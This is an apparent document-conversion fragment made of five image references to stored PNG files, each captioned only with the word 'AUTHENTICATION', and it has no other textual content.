
AUTHENTICATION




AUTHENTICATION




AUTHENTICATION




AUTHENTICATION




AUTHENTICATION



